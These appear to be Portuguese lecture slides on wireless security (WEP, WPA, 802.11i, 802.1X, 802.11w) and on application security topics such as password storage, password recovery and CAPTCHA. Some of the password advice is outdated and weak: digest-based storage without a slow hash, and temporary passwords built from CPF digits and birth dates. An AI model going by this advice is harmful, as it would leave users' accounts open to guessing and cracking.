
Modos de Operação:

- **Ad Hoc (IBSS - Independent Basic Service Set)**
 - Permite que nós individuais participem de uma rede ponto-a-ponto sem a presença de um ponto de acesso.
 - Nós distantes podem se comunicar através de um nó que ofereça encaminhamento (*forwarding*) de mensagens.



Modos de Operação:

- Ad Hoc (IBSS - Independent Basic Service Set)






Modos de Operação:

- **Infra-Estrutura (BSS – Basic Service Set)**
 - Formada por um conjunto de estações sem fio, controladas por um dispositivo coordenador denominado *Access Point* (AP). Todas as mensagens são enviadas ao AP que as repassa aos destinatários. Funciona como uma ponte entre a rede sem fio e a rede com fios.
- **Infra-estrutura (ESS – Extended Service Set):**
 - São a união de diversas redes BSS conectadas através de outra rede (como Ethernet, por exemplo). É composta de diversos Access Points interligados formando a base da infra-estrutura wireless, permitindo que clientes movam de ponto de acesso para ponto de acesso (entre *células*), no mesmo segmento Ethernet (ainda não permite entre roteadores).



Modos de Operação:

- Infra-Estrutura (BSS – Basic Service Set)





Modos de Autenticação:

- **Open System**
 - Não existe autenticação, qualquer estação é aceita na rede bastando requisitar uma autorização.
- **Shared Key**
 - Utiliza uma chave secreta, conhecida previamente pelas estações envolvidas no processo de autenticação, e um algoritmo de criptografia para cifragem das mensagens.



Modos de Autenticação: WEP (Wired Equivalent Privacy)

- Restringe acesso baseado no endereço MAC (Media Access Control).
- Cifragem na camada MAC baseada em Secret Key Algorithm (Algoritmo Simétrico – RC4) baseado em chave secreta de 40 ou 104 bits previamente compartilhada. Para inserir aleatoriedade, um vetor de inicialização de 24 bits é acrescentado a chave compartilhada, totalizando uma chave de criptografia de 64 ou 128 bits.
- Problema:
 - Endereço MAC pode ser forjado.
 - Texto do desafio é transmitido em texto limpo, seguido da transmissão da resposta criptografada do desafio, facilitando a quebra da chave por força bruta.

Segurança em Redes Wireless


572

• Segurança da Informação
Prof. Anderson O. da Silva



Modos de Autenticação: WEP (Wired Equivalent Privacy)

- Cifragem WEP



MENSAGEM

Segurança em Redes Wireless


573

• Segurança da Informação
Prof. Anderson O. da Silva



Modos de Autenticação: WEP (Wired Equivalent Privacy)

- Decifragem WEP



MENSAGEM



Modos de Autenticação: WEP (Wired Equivalent Privacy)

- Ataques Passivos
 - Escuta
 - Análise de Tráfego
- Ataques Ativos
 - Disfarce
 - Repetição
 - Modificação da Mensagem
 - Negação de Serviço



Modos de Autenticação: WPA (Wi-Fi Protected Access)

- Padrão interino até a conclusão do IEEE 802.11i (WPA2).
- Melhoria sobre o WEP:
 - Cifragem através de TKIP (Temporal Key Integrity Protocol).
 - Também conhecido como WEP2.
 - Utiliza um IV de 48 bits, iniciado em zero e incrementado a cada pacote transmitido durante o tempo de vida da sessão, sendo assim chamado de TSC (TKIP Sequence Counter).
 - Faz controle de sequenciamento (TSC) e integridade de frames (algoritmo MICHAEL).
 - Autenticação de usuário através do IEEE 802.1x que utiliza o EAP (Extensible Authentication Protocol) para permitir uma grande variedade de métodos de autenticação.

Segurança em Redes Wireless

• Segurança da Informação
Prof. Anderson O. da Silva

576


Modos de Autenticação:

Gerência de Chaves

WEP x WPA

Fonte:


CHANDRA, P. [et al.] Wireless Security: know it all. New York : Elsevier, 2009.





Modos de Autenticação:

WPA: Geração da per-packet-key



Fonte:

CHANDRA, P. [et al.] Wireless Security: know it all. New York : Elsevier, 2009.


Segurança em Redes Wireless

• Segurança da Informação
Prof. Anderson O. da Silva

578

Modos de Autenticação:

WPA: Controle de Integridade



Fonte:

CHANDRA, P. [et al.] Wireless Security: know it all. New York : Elsevier, 2009.



Modos de Autenticação: IEEE 802.11i

- Ratificado em 24 de Junho de 2004.
 - Especifica duas arquiteturas distintas de segurança aplicadas ao WPA e WPA2: WPA-Personal e WPA-Enterprise.
 - Cifragens definidas:
 - TKIP (Temporal Key Integrity Protocol).
 - Utiliza cifra RC4, porém, é um avanço sobre o WEP.
 - AES-CCMP (Counter-mode with CBC-MAC Protocol).
 - Esquema de cifragem mais seguro que o TKIP.
 - Utiliza chaves de 128 bits.
 - Autenticação de usuário através do IEEE 802.1x que utiliza o EAP (Extensible Authentication Protocol) para permitir uma grande variedade de métodos de autenticação.




Modos de Autenticação: IEEE 802.11i

- Counter-mode

- Gera-se um contador inicial aleatoriamente e incrementa-se o contador a cada mensagem enviada.
- A cifragem de bloco é utilizada para criptografar apenas o contador da vez, com o objetivo de produzir um fluxo de chaves.
- Para criptografar uma mensagem, deve-se particionar a mesma em blocos de 128 bits.
- Esses blocos sofrem uma operação XOR com os 128 bits correspondentes do fluxo de chaves gerado, produzindo, assim, o texto cifrado.

Modos de Autenticação: IEEE 802.11i

- Counter-mode




Fonte:

CHANDRA, P. [et al.] Wireless Security: know it all. New York : Elsevier, 2009.

Modos de Autenticação: IEEE 802.11i

- CBC-MAC



Fonte:

CHANDRA, P. [et al.] Wireless Security: know it all. New York : Elsevier, 2009.

104-bit nonce

Flag	Priority	Source address	Packet number	DLen
------	----------	----------------	---------------	------

128-bit IV for CBC-MAC



Modos de Autenticação: IEEE 802.1X

- **Baseado em padrões abertos:**
 - EAP – Extensible Authentication Protocol (RFC 2284)
 - RADIUS - Remote Authentication Dial In User Service (RFC 2865)
 - RADIUS Accounting (RFC 2866)
- Permite a interoperabilidade da identificação de usuários, autenticação centralizada e gerenciamento de chave.
- **Identificação baseada em usuário:**
 - Autenticação baseada no Network Access Identifier (RFC 4282) permite o acesso via roaming em espaços públicos (RFC 2607).



Modos de Autenticação: IEEE 802.1X

- **Suporte a autenticação estendida:**
 - EAP permite métodos de autenticação adicionais sem a necessidade de troca do Access Point ou da interface de rede do usuário.
 - RFC 2284 - Extensible Authentication Protocol
 - Autenticação baseada em senha (EAP-MD5).
 - RFC 2716 - PPP EAP TLS Authentication Protocol
 - Autenticação baseada em PKI (EAP-TLS).



Modos de Autenticação: IEEE 802.1X

- **Authenticator**
 - Entidade que exige que a entidade na outra ponta do enlace seja autenticada.
- **Supplicant**
 - Entidade que é autenticada pelo Authenticator e que deseja acessar os serviços do Authenticator.




Modos de Autenticação: IEEE 802.1X

- **Port Access Entity (PAE)**
 - Entidade de protocolo associada com uma porta. Pode suportar as funcionalidades do Authenticator, Supplicant ou ambos.
- **Authentication Server**
 - Entidade que provê serviço de autenticação para o Authenticator. Pode fazer parte do Authenticator, mas normalmente é um servidor externo.

Modos de Autenticação: IEEE 802.1X

- Topologia geral




Segurança em Redes Wireless

588

- Segurança da Informação
Prof. Anderson O. da Silva

Modos de Autenticação: IEEE 802.1X

- Troca de mensagens



Bernard Aboba, Tim Moore, Microsoft



IEEE 802.11w – Protected Management Frames

- Visa proteger os quadros de gerenciamento e controle do 802.11 para evitar ataques de forged deauthentication e forged dissociation.
- Define a utilização dos controles de confidencialidade, integridade e autenticidade implementados pelo WPA e pelo WPA2, sendo o uso de um desses obrigatório.
- Apesar de melhorar a segurança, ataques como Jamming e Flooding Association, cuja finalidade é o esgotamento de recursos do AP, estão fora do escopo de proteção do 802.11w.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

590



Segurança em Sistemas de Aplicação

591

- Segurança da Informação
Prof. Anderson O. da Silva



Armazenamento de Senhas em Bancos de Dados

- Um dos erros mais cometidos por programadores diz respeito ao armazenamento de senhas de usuários em texto limpo.
- Qualquer um que possa acessar o banco de dados pode tomar conhecimento das senhas dos usuários do sistema.
- Solução prática:
 - Concatenar a senha de um usuário com um ou mais valores distintos entre os usuários:
 - Ex: login, CPF, RG, etc.
 - Armazenar o digest da concatenação feita (cifra irreversível) ao invés da senha em texto limpo.

Segurança em Sistemas de Aplicação

592

- Segurança da Informação
Prof. Anderson O. da Silva

Recuperação de Senhas Esquecidas

- O sistema desconhece a senha corrente do usuário quando se utiliza digest.
- Solução prática:
 - Gerar uma *senha temporária* aleatoriamente, válida por pouco tempo, composta por dados conhecidos pelo usuário:
 - Ex: Dígitos do CPF, dados da data de nascimento, letras do nome e dos sobrenomes, etc.
 - Armazenar o digest da senha temporária e informar a *composição* da mesma para o usuário:
 - Ex: Senha temporária composta por 8 caracteres: 1o, 2o e 3o dígitos do CPF, dia do nascimento com 2 dígitos, 1a letra do nome em maiúscula, mês do nascimento com 2 dígitos.
 - Obrigar a troca da senha temporária no primeiro acesso ao sistema.

Segurança em Sistemas de Aplicação

593

- Segurança da Informação
Prof. Anderson O. da Silva



Recuperação de Senhas Esquecidas

- **Proteção contra solicitações forjadas de senhas temporárias.**
- **Solução prática:**
 - Utilizar desafios compostos por questionamentos que apenas o usuário conhece a resposta:
 - Ex: Qual o nome do seu animal de estimação? Qual o primeiro nome da sua mãe? Qual o nome do seu time de futebol?
 - A escolha do desafio e a sua resposta são normalmente fornecidos durante o processo de cadastramento do usuário no sistema.

Segurança em Sistemas de Aplicação

• Segurança da Informação
Prof. Anderson O. da Silva

594

Proteção contra programas automatizados para entrada de dados em sistemas

- Programas automatizados são utilizados para entrar com os dados solicitados por um sistema com o objetivo de lotar o banco de dados ou prejudicar a execução do sistema.
- Solução prática:
 - Solicitar entradas aleatórias que dificultam/impossibilitam a automatização:
 - Ex: Caracteres em imagens anti-OCR (Optical Character Recognition)



CAPTCHA - Completely Automated Public Turing test to tell Computers and Humans Apart

